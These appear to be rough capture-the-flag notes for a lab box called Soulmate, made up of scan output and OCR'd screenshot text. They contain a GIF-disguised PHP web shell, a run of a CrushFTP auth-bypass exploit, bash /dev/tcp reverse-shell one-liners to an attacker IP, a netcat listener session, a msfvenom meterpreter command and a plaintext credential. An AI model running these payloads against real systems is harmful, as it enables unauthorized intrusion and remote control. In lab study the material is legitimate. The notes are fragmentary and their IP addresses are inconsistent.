
credentials

Soulmate
my ip:10.10.14.121
target ip:10.10.11.86

ben:HouseH0ldings998


target

Soulmate
my ip:10.10.16.48
target ip:10.10.11.86




```
➜  ~ nmap -A -p 22,80 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 10:53 EDT
Nmap scan report for 10.10.11.86
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   12.62 ms 10.10.14.1
2   12.69 ms 10.10.11.86

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.08 seconds
➜  ~ 
```


echo "10.10.11.86 soulmate.htb" | sudo tee -a /etc/hosts



http://soulmate.htb/assets/images/profiles/3_1759420354.png




http://soulmate.htb/assets/images/profiles/3_1759420347.png



http://soulmate.htb/assets/images/profiles/3_1759420331.jpeg

There is a web application page that allow us to create an account



Join Soulmate

Create your account and start your love journey

Username

Choose a usernan

Full Name

Your full name

Password

Create a passworc

Confirm Password

Confirm your pass

Tell us about yourself

Write a little bit about yourself, your interests, what you're looking for...

Profile Picture (Optional)

Browse... No file selected.


Upload a photo to make your profile stand out!

Already have an account? Sign in here!

we can try to upload a php file with malicious code, but no extension bypass will work

GIF87a <?php echo system($_REQUEST['cmd']); ?>

ffuf -u http://planning.htb/ -w /usr/share/wordlists/bitquark-subdomains-top100000.txt -H "Host:FUZZ.soulmate.htb" -fs 178




```
➜ Downloads ffuf -u http://soulmate.htb/ -w /usr/share/wordlists/bitquark-subdomains-top100000.txt -H "Host:FUZZ.soulmate.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 38ms]
:: Progress: [16485/100000] :: Job [1/1] :: 2702 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

ftp.soulmate.htb

Found a subdomain with crushftp

echo "10.10.11.86 www.domain.com" | sudo tee -a /etc/hosts


Crushftp is vulnerable to a unauthenticated RCE



```
  --password PASSWORD   Password for the new user
➜ CVE-2025-31161 git:(main) python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [-] Failed to send request
  [+] Status code: 502
[+] Exploit Complete you can now login with
   [*] Username: AuthBypassAccount
   [*] Password: CorrectHorseBatteryStaple.
➜ CVE-2025-31161 git:(main) 
```


bash -c 'bash -i >& /dev/tcp/10.10.14.45/4321 0>&1'

We managed to upload and execute a php revshell through ben user



http://soulmate.htb/exploit.php?cmd=bash+-c+'bash+-i+>%26+%2Fdev%2Ftcp%2F10.10.14.45%2F4321+0>%261'


bash -c 'bash -i >& /dev/tcp/10.10.14.45/5555 0>&1'



```
Keyboard interrupt received, exiting.
→ CVE-2025-31161 git:(main) ✗ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.86] 48768
bash: cannot set terminal process group (1029): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$ ls
ls
assets
dashboard.php
exploit.php
index.php
login.php
logout.php
profile.php
register.php
www-data@soulmate:~/soulmate.htb/public$ cd
```

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.45 LPORT=4444 -f elf > shell

